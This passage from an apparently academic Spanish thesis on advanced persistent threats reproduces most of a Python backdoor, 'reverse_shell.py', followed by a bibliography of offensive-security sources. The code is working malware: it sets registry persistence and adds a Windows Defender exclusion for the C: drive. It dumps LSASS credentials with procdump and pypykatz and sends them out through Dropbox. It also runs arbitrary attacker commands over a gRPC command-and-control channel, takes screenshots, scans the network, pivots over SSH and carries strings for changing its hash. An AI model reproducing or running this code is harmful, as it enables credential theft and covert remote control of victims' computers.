564         os.remove(tempFolder+"reverse_shell.exe")
565   except:
566     pass
567
568
569
570 ########################################################################
571 #  Persistencia                                #
572 ########################################################################
573
574 def persistence():
575   global tempFolder
576   global persistName
577
578   # Carpeta temporal donde se guardaran todos los archivos
579   tempFolder = os.environ["appdata"] + "\\dolphin\\"
580
581   try:
582     if not os.path.exists(tempFolder):
583       os.makedirs(tempFolder)
584   except:
585     pass
586
587   if is_admin():
588     try:
589       location = os.environ["appdata"] + "\\"+persistName+".exe"
590       if not os.path.exists(location):
591         shutil.copyfile(sys.executable,location)
592         subprocess.call('reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v dolphin /t
      REG_SZ /d "' + location + '"', shell=True)
593
594     except:
595       pass
596   else:
597     try:
598       location = os.environ["appdata"] + "\\"+persistName+".exe"
599       if not os.path.exists(location):
600         shutil.copyfile(sys.executable,location)
601         subprocess.call('reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v dolphin /t
      REG_SZ /d "' + location + '"', shell=True)
602     except:
603       pass
604
605 def listUsers():
606   c = "dir /b C:\\Users"
607
```

```
608   proc = subprocess.Popen(c, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=
        subprocess.PIPE)
609   result = proc.stdout.read() + proc.stderr.read()
610
611   try:
612     result = result.decode('utf-8')
613   except:
614     result = result.decode('latin1')
615     pass
616   result = result.splitlines()
617   users = []
618
619   for i in result:
620     if i!="Public":
621       users.append(i)
622   return users
623
624
625 ########################################################################
626 #  Priviledge escalation                          #
627 ########################################################################
628
629 def dumpHash():
630   try:
631     with open(tempFolder+"procdump64.exe", "wb") as f:
632         metadata, res = dbx.files_download(path="/procdump64.exe")
633         f.write(res.content)
634         f.close()
635
636     tempDir = os.getcwd()
637     os.chdir(tempFolder)
638     # ejecutar: procdump.exe -accepteula -r -ma lsass.exe lsass.dmp
639     os.system("procdump64.exe -accepteula -r -ma lsass.exe lsass.dmp")
640     os.remove("procdump64.exe")
641
642     # copiamos el archivo para evitar que el AV lo borre
643     shutil.copyfile("lsass.dmp", "hash.dmp")
644     os.remove("lsass.dmp")
645
646     parsedDump = pypykatz.parse_minidump_file("hash.dmp")
647     parsedDump = str(parsedDump)
648
649     hashFile = open("hash.txt", "w")
650     hashFile.write(parsedDump)
651     hashFile.close()
652
653
654     uploadDropbox(tempFolder,"hash.txt")
655
656     os.remove("hash.txt")
657     os.remove("hash.dmp")
658
659     os.chdir(tempDir)
660     return True
661   except:
662     return False
663     pass
664
665
666 ########################################################################
667 #  Command and Control                            #
668 ########################################################################
669
670 def checkCommands():
671   content = ""
672   username = getpass.getuser()
```

```
673
674   try:
675     metadata, res = dbx.files_download(path="/"+macAdd+"/"+username+"/commands.txt")
676
677     content = res.content
678   except:
679     pass
680
681   if len(content) > 1:
682
683     # Activamos la ejecucion de scripts de powershell
684     try:
685       c = "powershell.exe Set-ExecutionPolicy RemoteSigned -Scope CurrentUser"
686       subprocess.Popen(c, shell=True, stdout=subprocess.PIPE,
687         stderr=subprocess.PIPE, stdin=subprocess.PIPE)
688     except:
689       pass
690
691     content = content.decode()
692     content = content.splitlines()
693
694     i = 0
695     while i < len(content) :
696       result = "none"
697       folder = ""
698       #en el caso de que sea un comando powershell
699       if "powershell :::" in content[i]:
700
701         command = content[i].split(":::")[1]
702
703         if ".ps1" in command:
704           folder = tempFolder
705
706         # una vez leido lo ejecutamos
707         try:
708           proc = subprocess.Popen("powershell.exe "+folder+command, shell=True,
709             stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
710           result = proc.stdout.read() + proc.stderr.read()
711
712           try:
713             result = result.decode('latin1')
714           except:
715             result = result.decode('utf-8')
716             pass
717         except:
718           pass
719
720         saveResult(command,result.rstrip().replace("\n",""))
721       else:
722         command = content[i].replace("\n","")
723         try:
724           runCommand(command)
725         except Exception as e:
726           pass
727       i += 1
728
729     uploaded = uploadDropbox(tempFolder,"result.txt")
730
731     # Si no se han subido correctamente se reintenta
732     for i in range(1,3):
733       if not uploaded:
734         time.sleep(2)
735         if not uploaded:
736           uploaded = uploadDropbox(tempFolder,'result.txt')
737
738     os.remove(tempFolder+"result.txt")
```

```
739
740     if uploaded == True:
741       dbx.files_delete(path="/"+macAdd+"/"+username+"/commands.txt")
742
743 def runCommand(command):
744   global username
745   result = "none"
746
747
748   if command == "help":
749     help_options = '''Available commands:
750     cd (directory) - to move to another directory
751     download (file) - download a file from the target pc
752     upload (file) - upload a file to the target pc
753     screenshot - take a screenshot from the target pc and send it to the server
754     get (url) - download a file from a url to the target pc
755     check - check if the program has admin privileges
756     start (program) - start a program in target pc
757     pingSweep - activate a ping scan in the network
758     commonScan - look for common ports
759     dnsScan - look for dns servers
760     netFolders - list all network folders available
761     fullScan - scan everything of everything (takes long)
762     powershell ::: script.ps1 - runs script previously downloaded
763     powershell ::: command - run powershell command
764     '''
765     result = help_options
766
767   elif command[:8] == "download":
768     #upload file to dropbox
769     fileDir = command[9:].rsplit('\\',1)[0]+"\\"
770     fileName = command[9:].rsplit('\\',1)[1]
771     if uploadDropbox(fileDir,fileName):
772       result = "Succesfully downloaded to cloud"
773     else:
774       result = "Failed to download"
775   elif command[:6] == "upload":
776     try:
777       with open(tempFolder+command[7:], "wb") as f:
778         username = getpass.getuser()
779         metadata, res = dbx.files_download(path="/"+macAdd+"/"+username+"/"+command[7:])
780         f.write(res.content)
781         f.close()
782         result = "File succesfully uploaded"
783
784       if ".ps1" in command[7:]:
785         subprocess.Popen("powershell.exe Unblock-File"+tempFolder+command[4:],
786           shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
787     except:
788       result = "File failed to upload"
789       pass
790   elif command[:3] == "get":
791     try:
792       tmp = os.getcwd()
793       os.chdir(tempFolder)
794       downloadToFolder(command[4:])
795       os.chdir(tmp)
796       result = "[+] File downloaded"
797
798       if ".ps1" in command[4:]:
799         subprocess.Popen("powershell.exe Unblock-File"+tempFolder+command[4:],
800           shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
801     except:
802       result = "[!!] Download fail"
803   elif command[:10] == "screenshot":
804     try:
```

```
805         screenshot()
806         tempDir = os.getcwd()
807         uploadDropbox(tempDir+"\\","monitor-1.png")
808         os.remove("monitor-1.png")
809         result = "[+] Screenshot uploaded"
810       except:
811         result = "[!!] Failed to take screenshot"
812     elif command[:5] == "check":
813       try:
814         is_admin()
815         result = admin
816       except:
817         result = "Cant perform privileges check"
818     elif command[:5] == "start":
819       try:
820         subprocess.Popen(command[:6], shell=True)
821         result = "[+] %s started" % str(command[:6])
822       except:
823         result = "[!!] Failed to start"
824 
825     elif command[:9] == "pingSweep":
826       try:
827         pingSweep()
828         result = str(upPcs)
829       except:
830         result = "[!!] Failed to make ping scan"
831     elif command[:10] == "commonScan":
832       try:
833         if len(upPcs) == 0:
834           pingSweep()
835         commonPorts()
836         uploadDropbox(tempFolder, "portScan.txt")
837         os.remove(tempFolder+"portScan.txt")
838         result = "[+] Scann uploaded"
839       except:
840         result = "[!!] Failed to make common ports scan"
841     elif command[:7] == "dnsScan":
842       try:
843         dnsScan()
844         uploadDropbox(tempFolder, "dnsServers.txt")
845         os.remove(tempFolder+"dnsServers.txt")
846         result = "[+] Scann uploaded"
847       except:
848         result = "[!!] Failed to make dns scan"
849     elif command[:10] == "netFolders":
850       try:
851         if len(upPcs) == 0:
852           pingSweep()
853         netFolders()
854         uploadDropbox(tempFolder, "networkFolders.txt")
855         os.remove(tempFolder+"networkFolders.txt")
856         result = "[+] Scann uploaded"
857       except:
858         result = "[!!] Failed to make network folders scan"
859     elif command[:8] == "fullScan":
860       try:
861         if len(upPcs) == 0:
862           pingSweep()
863         fullScan()
864         uploadDropbox(tempFolder, "fullPortScan.txt")
865         os.remove(tempFolder+"fullPortScan.txt")
866         result = "[+] Scann uploaded"
867       except:
868         result = "[!!] Failed to make full scan"
869 
870     else:
```

```
871     proc = subprocess.Popen(command, shell=True,
872       stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
873     result = proc.stdout.read() + proc.stderr.read()
874 
875     try:
876       result = result.decode('utf-8')
877     except:
878       result = result.decode('latin1')
879       pass
880     result = result.rstrip().replace("\n","")
881 
882   saveResult(command,result)
883 
884 
885 
886 
887 # Intenta conectar durante 30 seg y luego hacer escaneo de puertos #
888 def connection():
889   global sock
890   global exit
891   global start
892   global scanned
893   global ipCC
894   global stub
895 
896   start = time.time()
897   scanned = False
898 
899   while True: # si exit=True se acaba el programa
900 
901     i = 0
902     while i < 6:
903       #intentamos conectarnos a CnC
904       try:
905         channel = grpc.insecure_channel(ipCC+':8888')
906         stub = chunk_pb2_grpc.FileServerStub(channel)
907         shell()
908       except Exception as e:
909         #print(e)
910         pass
911 
912       if exit == True:
913         sys.exit()
914 
915       # Comprobamos si tenemos comandos pendientes que ejecutar
916       try:
917         checkCommands()
918       except:
919         pass
920 
921       time.sleep(5)
922       i += 1
923 
924     # Si no conseguimos conectarnos a CnC escaneamos la red y buscamos
925     # informacion del sistema
926 
927     end = time.time() - start
928 
929     if end > 30 and not scanned:
930       scanned = True
931       scanNetwork()
932       sysinfo()
933 
934     # Cada hora comprobaremos si hay comandos disponibles
935     # o si nos podemos conectar a CnC
936     time.sleep(10)
```

```
937
938
939
940 def shell():
941   global exit
942   global start
943   global encrKey
944
945   while True:
946     command = getCmd()
947
948     if command == "q":
949       start = time.time()
950       break
951     elif command == "shutdown":
952       exit = True
953       start = time.time()
954       break
955     if command == "help":
956       help_options = '''Available commands:
957       cd (directory) - to move to another directory
958       download (file) - download a file from the target pc
959       upload (file) - upload a file to the target pc
960       screenshot - take a screenshot from the target pc and send it to the server
961       get (url) - download a file from a url to the target pc
962       check - check if the program has admin privileges
963       start (program) - start a program in target pc
964       pingSweep - activate a ping scan in the network
965       commonScan - look for common ports
966       dnsScan - look for dns servers
967       netFolders - list all network folders available
968       fullScan - scan everything of everything (takes long)
969
970       ssh [host] [username] [password] - enter "exit" to quit session
971       dumpHash - attemp to dump hashes (admin required)
972       dumpCreds - attemp to get credentials of the machine
973
974       shutdown - shutdown backdoor
975       q - disconnect from port
976       '''
977       sendResponse(help_options)
978     elif command[:2] == "cd" and len(command) > 1:
979       try:
980         os.chdir(command[3:])
981         sendResponse("[+] Directory changed to: " + os.getcwd())
982       except:
983         sendResponse("[!!] Failed to move to directory")
984         pass
985     elif command[:8] == "download":
986       downloadToCnC(command[9:])
987
988     elif command[:6] == "upload":
989
990       uploadFromCnC(command[7:],command[7:])
991
992     elif command[:3] == "get":
993       try:
994         webDownload(command[4:])
995         sendResponse("[+] File downloaded")
996       except:
997         sendResponse("[!!] Download fail")
998     elif command[:10] == "screenshot":
999       try:
1000        screenshot()
1001        downloadToCnC("monitor-1.png")
1002        os.remove("monitor-1.png")
```

```
1003        except:
1004          sendResponse("[!!] Failed to take screenshot")
1005      elif command[:5] == "check":
1006        try:
1007          is_admin()
1008          sendResponse(admin)
1009        except:
1010          sendResponse("Cant perform privileges check")
1011
1012      elif command[:5] == "start":
1013        try:
1014          subprocess.Popen(command[:6], shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin
      =subprocess.PIPE)
1015
1016          sendResponse("[+] started "+str(command[6:])+" \n")
1017
1018        except Exception as e:
1019          print(e)
1020          sendResponse("[!!] Failed to start")
1021          pass
1022      elif command[:9] == "dumpCreds":
1023        try:
1024          result = dumpCreds()
1025          sendResponse(result)
1026        except:
1027          sendResponse("[!!] Failed to get credentials")
1028
1029
1030
1031      elif command[:9] == "pingSweep":
1032        try:
1033          pingSweep()
1034          sendResponse(str(upPcs))
1035        except Exception as e:
1036          print(e)
1037          sendResponse("[!!] Failed to make ping scan")
1038      elif command[:10] == "commonScan":
1039        try:
1040          if len(upPcs) == 0:
1041            pingSweep()
1042          commonPorts()
1043          with open(tempFolder+"portScan.txt","rb") as f:
1044            sendResponse(f.read())
1045            f.close()
1046
1047          #downloadToCnC(tempFolder+"portScan.txt")
1048          os.remove(tempFolder+"portScan.txt")
1049        except:
1050          sendResponse("[!!] Failed to make common ports scan")
1051      elif command[:7] == "dnsScan":
1052        try:
1053          dnsScan()
1054          with open(tempFolder+"dnsServers.txt","rb") as f:
1055            sendResponse(f.read())
1056            f.close()
1057          #downloadToCnC(tempFolder+"dnsServers.txt")
1058          os.remove(tempFolder+"dnsServers.txt")
1059        except:
1060          sendResponse("[!!] Failed to make dns scan")
1061
1062      elif command[:10] == "netFolders":
1063        try:
1064          if len(upPcs) == 0:
1065            pingSweep()
1066          netFolders()
1067          with open(tempFolder+"networkFolders.txt","rb") as f:
```

```
            sendResponse(f.read())
            f.close()
          os.remove(tempFolder+"networkFolders.txt")
        except:
          sendResponse("[!!] Failed to make network folders scan")

      elif command[:8] == "fullScan":
        try:
          if len(upPcs) == 0:
            pingSweep()
          fullScan()
          with open(tempFolder+"fullPortScan.txt","rb") as f:
            sendResponse(f.read())
            f.close()

          #downloadToCnC(tempFolder+"fullPortScan.txt")
          os.remove(tempFolder+"fullPortScan.txt")
        except:
          sendResponse("[!!] Failed to make full scan")


      elif command[:3] == "ssh":
        command = command.split(" ")
        if len(command)<4:
          sendResponse("Empty paremeters")
        else:
          if len(command[1])>0 and len(command[2])>0 and len(command[3])>0:
            sshConnection(command[1],command[2],command[3])
            sendResponse("Session ended")
          else:
            sendResponse("Empty paremeters")

      elif command[:8] == "dumpHash":
        if not is_admin():
          sendResponse("Admin privileges required")
        else:
          success = dumpHash()
          if success:
            sendResponse("Hashes dumped to cloud")
          else:
            sendResponse("Failed to dump")


      else:
        proc = subprocess.Popen(command, shell=True,
          stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
        result = proc.stdout.read() + proc.stderr.read()

        try:
          result = result.decode('utf-8')
        except:
          result = result.decode('latin1')
          pass

        sendResponse(str(result))

def sshConnection(h, u, p):

  host = h
  user = u
  password = p
  command = "ssh "+user+"@"+host

  if len(host)>0 and len(user)>0 and len(password)>0:
    try:
      ssh = paramiko.SSHClient()
```

```
1134        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
1135        ssh.connect(host, username=user, password=password)
1136        sendResponse("Session started")
1137
1138        exit = False
1139        while not exit:
1140
1141          command = getCmd()
1142
1143          if command == "exit":
1144            exit = True
1145            ssh.close()
1146          else:
1147            stdin, stdout, stderr = ssh.exec_command(command)
1148            result = stdout.read()
1149
1150            try:
1151              result = result.decode('utf-8')
1152            except:
1153              result = result.decode('latin1')
1154              pass
1155            sendResponse(result)
1156      except:
1157        pass
1158
1159
1160  def disableAV():
1161    subprocess.call('powershell Add-MpPreference -ExclusionPath "C:"', shell=True)
1162
1163  #https://www.programcreek.com/python/example/112016/pypykatz.pypykatz.pypykatz.pypykatz
1164  def dumpCreds():
1165    result = "none"
1166    try:
1167      lr = LiveRegistry.go_live()
1168    except Exception as e:
1169      result = e
1170      try:
1171        lr = OffineRegistry.from_live_system()
1172      except Exception as e:
1173        result = e
1174        pass
1175      pass
1176    result = str(lr)
1177    return result
1178
1179
1180  '''
1181  Random Strings to change the hash
1182  mgYmNQbpmvmgYmNQbpmv
1183  VjaJcynNEQmgYmNQbpmv
1184  XJHJ8VjVc9mgYmNQbpmv
1185  6UyNRacxwFmgYmNQbpmv
1186  mgYmNQbpmvmgYmNQbpmv
1187  6UyNRacxwFmgYmNQbpmv
1188  6UyNRacxwFmgYmNQbpmv
1189  HW7x4WDZHnmgYmNQbpmv
1190  Q3mKKia2eFmgYmNQbpmv
1191  HW7x4WDZHnmgYmNQbpmv
1192  HW7x4WDZHnmgYmNQbpmv
1193  XJHJ8VjVc9mgYmNQbpmv
1194  wzENqn2BDgmgYmNQbpmv
1195  wzENqn2BDgmgYmNQbpmv
1196  '''
1197
1198
1199
```

```
1200 ########################################################################
1201 #  Programa principal                          #
1202 ########################################################################
1203 # Comprobamos que somos la unica instancia activa
1204 checkOnlyInstance()
1205
1206 #si somos admin comprobamos que el AV esta desactivado
1207 if(is_admin()):
1208   disableAV()
1209
1210 # PERSISTENCIA - hacemos la persistencia del programa actual
1211 persistence()
1212
1213
1214 # Comprobamos si tenemos conexion a internet
1215 attempts = 0
1216 while not check_internet():
1217   # Si no tenemos internet esperamos 5 min y volvemos a intentarlo
1218   time.sleep(300)
1219   # Si llevamos mas de 6 intentos apagamos el programa
1220   if attempts > 6:
1221     sys.exit()
1222   attempts += 1
1223
1224 # Inicializamos las variables globales
1225 initVariables()
1226
1227 # ACTUALIZACION - Comprobar si hay una actualizacion
1228 update()
1229
1230 # COMMAND AND CONTROL
1231 connection()
```

Listing 6.8: Código fuente de reverse_shell.py

Bibliografía

[1] *Advanced Persistent Threat Groups*. Fireeye. 2020. URL: https://www.fireeye.com/current-threats/apt-groups.html (visitado 01-05-2021).

[2] Aleksa Tamburkovski. En: *Coding Botnet & Backdoor In Python For Ethical Hacking!* 2020. URL: https://www.udemy.com/course/coding-botnet-backdoor-in-python-for-ethical-hacking/ (visitado 17-06-2021).

[3] Arman Rahimi. En: *Practical Offensive Security With Python. A Problem-Solving Approach For Building A Malware Bot*. 2020. URL: https://www.udemy.com%20(No%20disponible) (visitado 17-06-2021).

[4] *Comunicación grpc*. Ciro S. Costa. 2018. URL: https://ops.tips/blog/sending-files-via-grpc/ (visitado 10-04-2021).

[5] Daniel Echeverri Montoya. *Hacking con Python*. 0xWORD, 2015.

[6] *Escrito en el que se describe el ciclo de vida de una APT según Mandiant.* Mandiant. 2020. URL: https://content.fireeye.com/apt-41/rpt-apt41/ (visitado 29-04-2021).

[7] *Ejemplo de comunicación grpc*. goooooloo. 2020. URL: https://github.com/goooooloo/grpc-file-transfer (visitado 10-06-2021).

[8] *Find domain name from command line*. SRINI. 2019. URL: https://www.windows-commandline.com/find-domain-name-command-line/ (visitado 10-04-2021).

[9] Heath Adams. En: *Windows Privilege Escalation for Beginners*. 2020. URL: https://www.udemy.com/course/windows-privilege-escalation-for-beginners/ (visitado 17-06-2021).

[10] Hillary Sanders Joshua Saxe. *Malware data science*. No starch press, 2018.

[11] *How To Dump Lsass Without Mimikatz*. Stella Sebastian. 2021. URL: https://reconshell.com/how-to-dump-lsass-without-mimikatz/ (visitado 10-06-2021).

[12] *How to Encrypt and Decrypt Files in Python*. Abdou Rockikz. 2021. URL: https://www.thepythoncode.com/article/encrypt-decrypt-files-symmetric-python (visitado 19-05-2021).

[13] Hussam Khrais. *Python for Offensive PenTest*. Packt, 2018.

[14] Justin Seitz. *Black hat python*. No starch press, 2015.

[15] *Las 7 fases de un ciberataque. ¿Las conoces?.* Incibe. 2020. URL: https://www.incibe.es/protege-tu-empresa/blog/las-7-fases-ciberataque-las-conoces (visitado 07-03-2021).

[16] *Lateral Movement Windows and Active Directory*. Riccardo Ancarani. 2019. URL: https://riccardoancarani.github.io/2019-10-04-lateral-movement-megaprimer/ (visitado 19-05-2021).

[17] Mandiant Intelligence Center. “APT1. Exposing One of China’s Cyber Espionage Units; 2013”. En: *URL: https://www. fireeye. com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report. pdf* (), pág. 76.

[18] *Matriz de empresa de Mitre.* MITRE ATT&CK. 2020. URL: https://attack.mitre.org/matrices/enterprise/ (visitado 29-04-2021).

[19] *Matriz de dispositivos móviles de Mitre.* MITRE ATT&CK. 2020. URL: https://attack.mitre.org/matrices/mobile/ (visitado 29-04-2021).

[20] *Matriz Pre de Mitre.* MITRE ATT&CK. 2020. URL: https://attack.mitre.org/matrices/enterprise/pre/ (visitado 29-04-2021).

[21] *OpenTFTP 1.66 - Local Privilege Escalation*. boku. 2020. URL: https://www.exploit-db.com/exploits/48060 (visitado 10-05-2021).

[22] *Pypykatz en python*. Programcreek. 2020. URL: https://www.programcreek.com/python/example/112017/pypykatz.pypykatz.pypykatz.parse_minidump_file (visitado 10-06-2021).

[23] Rithwik Jayasimha. En: *Advanced Persistent Threats: The Big Picture*. 2017. URL: https://www.pluralsight.com/courses/advanced-persistent-threats-big-picture (visitado 17-06-2021).

[24] *SharPersist: Windows Persistence Toolkit in C#*. Fireeye. 2020. URL: https://www.fireeye.com/blog/threat-research/2019/09/sharpersist-windows-persistence-toolkit.html (visitado 10-04-2021).

[25] Tib3rius. En: *Windows Privilege Escalation for OSCP & Beyond!* 2020. URL: https://www.udemy.com/course/windows-privilege-escalation/ (visitado 17-06-2021).

[26] Timo Steffens. *Attribution of Advanced Persistent Threats*. Springer Vieweg, 2020.

[27] Trend Micro y White Paper. “Taxonomy of Botnet Threats”. En: *Micro* (November 2006).

[28] Tyler Wrightson. *Advanced persisten threat hacking*. McGraw Hill, 2015.

[29] *Understanding gRPC*. Arun Mathew Kurian. 2020. URL: https://betterprogramming.pub/understanding-grpc-60737b23e79e (visitado 06-04-2021).

[30] *Understanding Protocol Buffers*. Arun Mathew Kurian. 2020. URL: https://betterprogramming.pub/understanding-protocol-buffers-43c5bced0d47 (visitado 06-04-2021).

[31] *Windows Privilege Escalation — Part 1 (Unquoted Service Path)*. Sumit Verma. 2019. URL: https://medium.com/@SumitVerma101/windows-privilege-escalation-part-1-unquoted-service-path-c7a011a8d8ae (visitado 19-05-2021).